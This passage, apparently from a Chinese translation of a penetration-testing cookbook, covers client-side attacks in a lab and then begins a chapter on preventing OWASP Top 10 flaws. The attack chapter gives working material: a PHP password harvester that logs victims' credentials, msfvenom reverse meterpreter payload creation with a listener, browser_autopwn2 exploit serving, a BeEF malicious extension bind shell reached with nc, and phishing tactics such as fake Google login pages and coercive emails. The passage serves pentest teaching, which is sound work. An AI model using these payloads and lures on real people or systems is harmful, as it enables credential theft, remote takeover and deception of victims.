6. 你可以看到，密码会保存到 `passwords_C00kb00k.txt` 。我们需要创建这个文件来设置合理的权限。在 root 终端中访问 `/var/www/html/bodgeit` ，并输入下列命令：


```
touch passwords_C00kb00k.txt
chown www-data passwords_C00kb00k.txt
```

要记住 Web 服务器运行在 www-data 用户下，所以我们需要使这个用户为文件的所有者，便于它可被 web 服务器进程写入。

7. 现在，是时候让受害者访问这个站点了，假设我们让用户访问了 `http://192.168.56.1/bodgeit/login.jsp` ，打开浏览器并访问它。

8. 使用一些有效用户信息填充登录表单，对于这个秘籍我们会使用 `user@ mail.com/password` 。

9. 点击 `Login` 。



它看起来能正常工作，我们现在成功登录了 `192.168.56.102` 。

10. 让我们检查密码文件，在终端中输入：

```
cat passwords_C00kb00k.txt
```

```
root@kali:/var/www/html/bodgeit# cat passwords_C00kb00k.txt
Array
(
    [username] => user@mail.com
    [password] => password
)
```

并且，我们得到它了。我们捕获了用户的密码，将它们重定向到正常页面并执行了登录。

工作原理

这个秘籍中，我们使用了站点副本来创建密码收集器，并使它更加可信，我们使脚本执行原始站点的登录。

在前三步中，我们简单设置了 Web 服务器和它要展示的文件。下面，我们创建了密码收集器脚本 `post.php` ：前两行和之前的秘籍相同，它接受所有 POST 参数并保存到文件中。

```
$file = 'passwords_C00kb00k.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
```

之后我们将每个参数储存到变量中：

```
$username=$_POST["username"];
$password=$_POST["password"];
$submit="Login";
```

因为我们的登录不打算依赖于用户发送的正确值，我们设置 `$submit="Login"` 。下面，我们创建了 HTML 主题，它包含一个表单，在页面加载完毕后会自动发送 `username` ， `password` 和 `submit` 值到原始站点。

```
<body onload="frm1.submit.click()">
<form name="frm1" id="frm1" method="POST"
action="http://192.168.56.102/bodgeit/login.jsp">
<input type="hidden" value="<?php echo $username;?>" name ="username">
<input type="hidden" value="<?php echo $password;?>" name ="password">
<input type="submit" value="<?php echo $submit;?>" name ="submit">
</form>
</body>
```

要注意， `body` 中的 `onload` 事件并不调用 `frm1.submit()` 而是 `frm1.submit. click()` 。这是因为当我们使用 `submit` 作为表单元素的名称时，表单中的 `submit()` 函数会被这个元素覆盖掉（这里是提交按钮）。我们并不打算修改按钮名称，因为它是原始站点需要的名称。所以我们使 `submit` 变成一个按钮，而不是隐藏字段，并使用它的 `click` 函数将值提交到原始站点。我们同时将表单中的字段值设置为我们之前用于储存用户数据的变量值。

9.3 使用 Metasploit 创建反向 shell 并捕获连接

当我们执行客户端攻击的时候，我们能够欺骗用户来执行程序，并使这些程序连接回控制端。

这个秘籍中，我们会了解如何使用 Metasploit 的 msfvenom 来创建可执行程序（反向 meterpreter shell），它会在执行时连接我们的 Kali 主机，并向我们提供用户计算机的控制。

操作步骤

1. 首先，我们要创建我们的 shell。在 Kali 中打开终端并执行下列命令：

    ```
    msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4443 -f exe >
     cute_dolphin.exe
    ```

    这会创建名为 `cute_dolphin.exe` 的文件，这是反向 meterpreter shell，反向意味着它会连接回我们，而不是监听我们的连接。

2. 下面，我们需要为我们“可爱的海豚”将要创建的连接建立监听器。在 MSFconsole 的终端中：

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.56.1 set lport 4443
set ExitOnSession false
set AutorunScript post/windows/manage/smart_migrate
exploit -j -z
```

就像你看到的那样，LHOST 和 RPORT 是我们用于创建 `exe` 文件的东西。这是程序将要连接的 IP 地址和 TCP 端口。所以我们需要在这个 Kali 的网络接口和端口上监听。

3. 我们的 Kali 已准备就绪，现在是准备攻击用户的时候了，我们以 root 启动 Apache 服务并运行下列代码：

```
service apache2 start
```

4. 之后，将恶意文件复制到 web 服务器文件夹内。

```
cp cute_dolphin.exe /var/www/html/
```

5. 假设我们使用社会工程并使我们的受害者相信这个文件是需要执行来获得一些好处的东西。在 Windows 客户端虚拟机内，访问 `http://192.168.56.1/cute_dolphin.exe` 。

6. 你会被询问下载还是运行这个文件，出于测试目的，选择 `Run` （运行），再被询问时，再次选择 `Run` 。

7. 现在，在 Kali MSFCONSOLE 的终端中，你会看到建立好的连接：

```
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4443 -> 192.168.56.101:49158) at 2015-12-06 18:16:08 -0600
[*] Session ID 1 (192.168.56.1:4443 -> 192.168.56.101:49158) processing AutoRunScript 'post/windows/manage/smart_migrate'
[*] Current server process: cute_dolphin[1].exe (3100)
[*] Attempting to move into explorer.exe for current user...
[+] Migrating to 1500
[+] Successfully migrated to process 1500
```

8. 我们在后台运行连接处理器（ `-j -z` 选项）。让我们检查我们的活动会话：

```
sessions
```

```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/win32  IE8Win7\IEUser @ IE8WIN7  192.168.56.1:4443 -> 192.168.56.101:49158
```

9. 如果我们打算和会话交互，可以使用 `-i` 选项，带有会话的编号：

```
sessions -i 1
```

10. 我们会看到 meterpreter 的提示符。现在，我们可以请求被入侵系统的信息。

```
sysinfo
```

```
meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

11. 或者执行系统 shell。

```
shell
```

```
meterpreter > shell
Process 3772 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::35c5:9a8c:12ea:cf69%13
   IPv4 Address. . . . . . . . . . . : 192.168.56.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{C262CDA5-7B27-4B5D-A138-BEA77E2BF1A9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

工作原理

Msfvenom 帮助的我们从 Metasploit 大量列表中创建载荷，并且将它们集成到许多语言的源代码中，或者创建脚本和可执行文件。就像我们在这个秘籍所做的那样。我们这里所使用的参数是所使用的载荷（`windows/ meterpreter/reverse_tcp`）、连接回来所需的主机和端口（LHOST 和 RPORT），以及输出格式（`-f exe`）。将标准输出重定向到文件来将它保存为 `cute_dolphin.exe`。

Metasploit 的 exploit/multi/handler 是个载荷处理器，这里我们将其用于监听连接。在连接建立之后，它执行了 meterpreter 载荷。

Meterpreter 是增强型的 Metasploit shell。它包含用于嗅探受害者网络，用于将其作为入口来访问本地网络，或者用于执行权限提升和密码提取的模块，以及其它渗透测试中的实用工具。

9.4 使用 Metasploit 的 browser_autpwn2 攻击客户端

Metasploit 框架包含客户端利用的庞大集合，许多都为利用浏览器中的已知漏洞而设计。其中有一个模块能够检测客户端所使用的浏览器版本，并挑选最好的利用工具来触发漏洞。这个模块是 browser_autpwn 和 browser_autpwn2，后者是最新版本。

在这个秘籍中，我们会使用 browser_autpwn2 执行攻击，并将其配置好来让目标访问。

操作步骤

1. 启动 MSFCONSOLE。

2. 我们会使用 browser_autpwn2 （BAP2）。

```
use auxiliary/server/browser_autopwn2
```

3. 让我们看一看它拥有什么配置项。

```
show options
```

```
msf auxiliary(browser_autopwn2) > show options

Module options (auxiliary/server/browser_autopwn2):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   EXCLUDE_PATTERN                   no        Pattern search to exclude specific modules
   INCLUDE_PATTERN                   no        Pattern search to include specific modules
   Retries          true             no        Allow the browser to retry the module
   SRVHOST          0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT          8080             yes       The local port to listen on.
   SSL              false            no        Negotiate SSL for incoming connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                           no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits
```

4. 我们将 Kali 设为接受连接的主机。

```
set SRVHOST 192.168.56.1
```

5. 之后，我们为接受响应的服务器创建目录 `/kittens` 。

```
set URIPATH /kittens
```

6. 这个模块会触发大量利用，包含一些 Android 上的。假设我们的攻击目标是 PC，并不打算依赖于 Adobe Flash 的授权。我们会排除 Android 和 Flash 的利用。

```
set EXCLUDE_PATTERN android|adobe_flash
```

7. 我们也可以设置模块的高级选项（使用 `show advanced` 来查看高级选项的完整列表），来向我们展示每个加载的利用的独立路径，并且更加详细。

```
set ShowExploitList true
set VERBOSE true
```

   高级选项也允许我们为每个平台（Windows、Unix 和 Android）选择载荷和它的参数，例如 LHOST 和 RPORT。

8. 现在，我们已经为执行利用做好了准备。

```
run
```

```
msf auxiliary(browser_autopwn2) > run
[*] Auxiliary module execution completed

[*] Searching BES exploits, please wait...
msf auxiliary(browser_autopwn2) > [*] Starting exploit modules...
[*] Starting listeners...
[*] Time spent: 5.779500118
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Using URL: http://192.168.56.1:8080/kittens

[*] The following is a list of exploits that BrowserAutoPwn will consider using.
[*] Exploits with the highest ranking and newest will be tried first.

Exploits
========

 Order  Rank       Name                               Path            Payload
 -----  ----       ----                               ----            -------
 1      Excellent  firefox_webidl_injection           /OsTNmOOflC     firefox/shell_reverse_tcp on 4442
 2      Excellent  firefox_tostring_console_injection /oUMVghoJ       firefox/shell_reverse_tcp on 4442
 3      Excellent  firefox_svg_plugin                 /PWrmfJApkwWsf  firefox/shell_reverse_tcp on 4442
 4      Excellent  firefox_proto_crmfrequest          /NjLNTxjLXdPv   firefox/shell_reverse_tcp on 4442
```

   如果我们打算触发特定的利用，我们可以在服务器的 URL 后面使用 `Path` 值。例如，如果我们打算触发 `firefox_svg_plugin`，我们将 `http://192.168.56.1/PWrmfJApkwWsf` 发送给受害者，路径在每次模块运行时会随机生成。

9. 在客户端的浏览器中，如果我们访问 `http://192.168.56.1/kittens`，我们会看到 BAP2 立即响应，并且尝试所有合适的利用，当它成功执行某个之后，它会在后台创建会话：

```
[*] 192.168.56.101   ms13_022_silverlight_script_object - request: /uRQTrMCZ/sAoOKN/CnhybYJm.xap
[*] 192.168.56.101   ms13_022_silverlight_script_object - Sending XAP...
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Received cookie 'kqbUDAbYjXkGQ
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Received cookie 'kqbUDAbYjXkGQ
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Serving exploit to user with t
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Setting target "kqbUDAbYjXkGQm
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: ua_name=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: source=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: os_name=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: ua_ver=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: office=
[!] 192.168.56.101   ie_setmousecapture_uaf - Exploit requirement(s) not met: ua_ver, office. For more info: http://r-
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Received c
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Received c
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Serving ex
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Setting ta
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
ebaccess_dvs_getcolor.rb:45 (lambda)> vs ua_ver=8.0
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - Requested: /KjfbVg/TKbWMK/
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - Sending Advantech WebAccess dvs.ocx GetColor Buffer Overflow
```

工作原理

Browser Autopwn 会建立带有主页的 Web 服务器，并使用 JavaScript 来识别客户端运行了什么软件，并基于它选择合适的利用来尝试。

这个秘籍中，我们设置了 Kali 主机，使其为 `kittens` 目录的请求监听 8080 端口。我们所配置的其它请求是：

- `EXCLUDE_PATTERN` ：告诉 BAP2 排除（不加载） Android 浏览器或 Flash 插件的利用。
- `ShowExploitList` ：展示 BAP2 运行时已加载的利用。
- `VERBOSE` ：告诉 BPA2 显示更多信息，关于加载了什么，加载到哪里，每一步都发生了什么。

之后，我们只需要运行模块并使一些用户访问我们的 `/kittens` 站点。

9.5 使用 BeEF 攻击

在之前的章节中，我们看到了 BeEF（浏览器利用框架）能够做什么。这个秘籍中，我们会使用它来发送而已浏览器扩展，当它执行时，会向我们提供绑定到系统的远程 shell。

准备

我们需要为这个秘籍在 Windows 客户端安装 Firefox。


操作步骤

1. 开启 BeEF 服务。在 root 终端下，输入下列命令：


```
cd /usr/share/beef-xss/
./beef
```

2. 我们会使用 BeEF 的高级演示页面来勾住我们的客户端。在 Windows 客户端 VM 中，打开 FIrefox 并浏览 `http://192.168.56.1:3000/demos/butcher/index.html` 。

3. 现在，登录 BeEF 的面板（ `http://127.0.0.1:3000/ui/panel` ）。我们必须在这里查看新勾住的浏览器。



4. 选项被勾住的 FIrefox 并访问 `Current Browser | Commands | Social Engineering | Firefox Extension (Bindshell)` 。




由于它被标为橙色（命令模块对目标工作，但是可能对用户可见），我们可能需要利用社会工程来使用户接受扩展。

5. 我们需要发送叫做 `HTML5 Rendering Enhancements` 的扩展给用户，它会通过 1337 端口打开 shell。点击 `Execute` 来加载攻击。

6. 在客户端，Firefox 会询问许可来安装插件并接受它。

7. 之后，如果 Windows 防火墙打开了，它会询问许可来让插件访问网络，选择 `Allow access` 。



最后两个步骤高度依赖于社会工程，说服用户信任这个插件值得安装和授权。

8. 现在，我们应该拥有了等待连接 1337 端口的的客户端。在 Kali 中打开终端并连接到它（我们这里是 192.168.56.102）。

```
nc 192.168.56.102 1337
```

```
root@kali:/usr/share/beef-xss# nc 192.168.56.102 1337
dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C00A-56A9

 Directory of C:\Program Files (x86)\Mozilla Firefox

05/12/2015  08:50 p.m.    <DIR>          .
05/12/2015  08:50 p.m.    <DIR>          ..
25/05/2015  07:12 p.m.            20,592 AccessibleMarshal.dll
25/05/2015  04:16 p.m.               667 application.ini
25/05/2015  07:12 p.m.           109,680 breakpadinjector.dll
05/12/2015  08:50 p.m.    <DIR>          browser
25/05/2015  07:12 p.m.           283,248 crashreporter.exe
25/05/2015  09:31 p.m.             4,262 crashreporter.ini
26/05/2010  12:41 p.m.         2,106,216 D3DCompiler_43.dll
21/08/2013  11:03 p.m.         3,466,856 d3dcompiler_47.dll
05/12/2015  08:50 p.m.    <DIR>          defaults
25/05/2015  06:53 p.m.                93 dependentlibs.list
05/12/2015  08:50 p.m.    <DIR>          dictionaries
25/05/2015  07:12 p.m.           376,944 firefox.exe
25/05/2015  07:12 p.m.               899 freebl3.chk
25/05/2015  07:12 p.m.           330,864 freebl3.dll
05/12/2015  08:50 p.m.    <DIR>          gmp-clearkey
25/05/2015  07:12 p.m.        10,397,296 icudt52.dll
```

现在我们就连接到了客户端并能够在里面执行命令。

工作原理

一旦客户端被 BeEF 勾住，它就会像浏览器发送请求（通过 `hook.js`）来下载扩展。一旦下载完成，就取决于用户是否安装。

像之前所说的那样，这个攻击高度依赖用户来完成关键步骤，这取决于我们通过社会工程手段说服用户，使之相信必须安装扩展。这可以通过页面上的文本来完成，比如说解锁一些浏览器的实用功能非常必要。

在用户安装扩展之后，我们只需要使用 Netcat 来连接端口 1337，并开始执行命令。

9.6 诱使用户访问我们的仿造站点

每次社会工程攻击的成功依赖于攻击者说服用户的能力，以及用户遵循攻击者指令的意愿。这个秘籍是一系列攻击者所使用的情景和技巧，用于利用它们的优势使用户更加信任并抓住它们。

这一节中，我们会看到一些在前面那些安全评估中能够生效的攻击。它们针对拥有一定等级的安全意识，并且不会陷入“银行账户更新”骗局的用户。

1. 做你自己的作业：如果是个钓鱼攻击，做一次关于目标的彻底调查：社会网络、论坛、博客、以及任何能够告诉你目标信息的信息员。Maltego 包含在 Kali 中，可能是用于这个任务的最佳工具。之后基于这些编造一个借口（伪造的故事）或者一个攻击主题。

   我们发现了一些客户的雇员，他们在 Facebook 主页上发送大量图片、视频和文本。我们从她的页面上收集了一些内容并构建了幻灯片演示，它也包含客户电脑的远程执行利用，我们将它通过邮件发送她。

2. 创建争论：如果目标是个某领域中的意见领袖，使用他自己的名言，使它们对你说的东西感兴趣，这也会有帮助。

   我们被雇佣来执行某个金融公司的渗透测试，协约条款包括了社会工程。我们的目标是个经济和金融圈内的知名人士。他在知名的杂志上撰稿，做讲座，出现在经济新闻上，以及其它。我们的团队做了一些关于他的研究，并从经济杂志的网站上获得了一篇文章。这篇文章包含他的公司（我们的客户）的电子邮件。我们寻找了关于文章的更多信息，并发现其它站点上的一些评论和引用。我们利用这些杜撰了一个电子邮件，说我们有一些关于文章的评论，在消息中给出摘要，并使用短链接来链接到 Google Drive 的一个文档上。

   短链接让用户访问伪造的 Google 登录页面，它由我们控制，并允许我们获取他同事的邮件和密码。

3. 说出你是谁：好吧，这并不准确。如果你说“我是个安全研究员，在你的系统中发现了一些东西”，可能对于开发者和系统管理员是个很好的钩子。

在其它场景中，我们需要明确公司中的社会工程师和系统管理员。首先，我们不能在网上发现任何关于他的有用信息，但是可以在公司的网站上发现一些漏洞。我们使用它来向我们的目标发送邮件，并说我们在公司的服务器上发现了一些重要的漏洞，我们可以帮你修复它们，附上一张图作为证据，以及Google Drive 文档的链接（另一个伪造登录页面）。

4. 固执与逼迫：有时候你不会在首次尝试的时候就收到答复，这时总是要分析结果 -- 目标是否点击了链接，目标是否提交了伪造信息，以及判断是否要做出第二次尝试。

   我们没有从系统管理员那里收到该场景的答复，页面也没有人浏览。所以我们发送第二个邮件，带有 PDF “完整报告”，并说如果我们没有收到答复，就公布漏洞。于是我们收到了答复。

5. 使你自己更加可信：尝试接受一些你模仿的人的修辞，并提供一些真实信息。如果你向公司发送邮件，使用公司的 Logo，为你的伪造站点获得一个免费的 `.tk` 或 `.co.nf` 域名，花费一些时间来设计或正确复制目标站点，以及其它。

   盗取信用卡数据的人所使用的技巧非常通用，它们使用信用卡号码的一部分，后面带有星号，发送“你需要更新你的信息”邮件（的变体）。

   正常信息会这样写：“你的信用卡 `**** **** **** 3241` 的信息”，但是伪造信息会这样写：“你的信用卡 `4916 **** **** ****` 的信息”。要知道前四位（4916）是 Visa 信用卡的标准。

工作原理

让一个人打开来自完全陌生的人的邮件，阅读它，并点击它包含的链接，以及提供页面上的所需信息，在尼日利亚王子诈骗横行的今天，可能是一件非常困难的事情。成功社会工程攻击的关键是创造一种感觉，让受害者觉得攻击者在为它做一些好事或必要的事情，也要创造一种急迫感，即用户必须快速回复否则会丢失重要的机会。

更多

客户端攻击也可以用于被入侵服务器上的提权。如果你获得了服务器的访问，但是没有继续行动的空间，你可能需要在你的攻击主机上开启而已服务器，并在目标上浏览它。所以你可以利用其它类型的漏洞，并执行特权命令。

第十章 OWASP Top 10 的预防

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>

简介

每个渗透测试的目标都是识别应用、服务器或网络中的可能缺陷，它们能够让攻击者有机会获得敏感系统的信息或访问权限。检测这类漏洞的原因不仅仅是了解它们的存在以及推断出其中的漏洞，也是为了努力预防它们或者将它们降至最小。

这一章中，我们会观察一些如何预防多数 Web 应用漏洞的例子和推荐，根据 OWASP：

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

A1 预防注入攻击

根据 OWASP，Web 应用中发现的最关键的漏洞类型就是一些代码的注入攻击，例如 SQL 注入、OS 命令注入、HTML 注入（XSS）。

这些漏洞通常由应用的弱输入校验导致。这个秘籍中，我们会设计一些处理用户输入和构造所使用的请求的最佳实践。

操作步骤

1. 为了防止注入攻击，首先需要合理校验输入。在服务端，这可以由编写我们自己的校验流程来实现，但是最佳选择是使用语言自己的校验流程，因为它们更加广泛使用并测试过。一个极好的激励就是 PHP 中的 `filter_var` ，或者 ASP.NET 中的 校验助手。例如，PHP 中的邮箱校验类似于：

    ```
    function isValidEmail($email){
        return filter_var($email, FILTER_VALIDATE_EMAIL);
    }
    ```

2. 在客户端，检验可以由创建 JavaScript 校验函数来完成，使用正则表达式。例如，邮箱检验流程是：

```
function isValidEmail (input) {
    var result=false;
    var email_regex = /^[a-zA-Z0-9._-]+@([a-zA-Z0-9.-]+\.)+[azA-Z0-9.-]{2,4}$/;
    if ( email_regex.test(input) ) {
        result = true;
    }
    return result;
}
```

3. 对于 SQL 注入，避免拼接输入值为查询十分关键。反之，使用参数化查询。每个编程语言都有其自己的版本：

   PHP MySQLLi：

   ```
   $query = $dbConnection->prepare('SELECT * FROM table WHERE name = ?');
   $query->bind_param('s', $name);
   $query->execute();
   ```

   C#：

   ```
   string sql = "SELECT * FROM Customers WHERE CustomerId = @ CustomerId";
   SqlCommand command = new SqlCommand(sql); command.Parameters.Add(new SqlParameter(
   "@CustomerId", System. Data.SqlDbType.Int));
   command.Parameters["@CustomerId"].Value = 1;
   ```

   Java：

   ```
   String custname = request.getParameter("customerName");
   String query = "SELECT account_balance FROM user_data WHERE user_ name =? ";
   PreparedStatement pstmt = connection.prepareStatement( query );
   pstmt.setString( 1, custname);
   ResultSet results = pstmt.executeQuery( );
   ```

4. 考虑注入出现的时机，对减少可能的损失总量也有帮助。所以，使用低权限的系统用户来运行数据库和 Web 服务器。

5. 确保输入用于连接数据库服务器的用户不是数据库管理员。

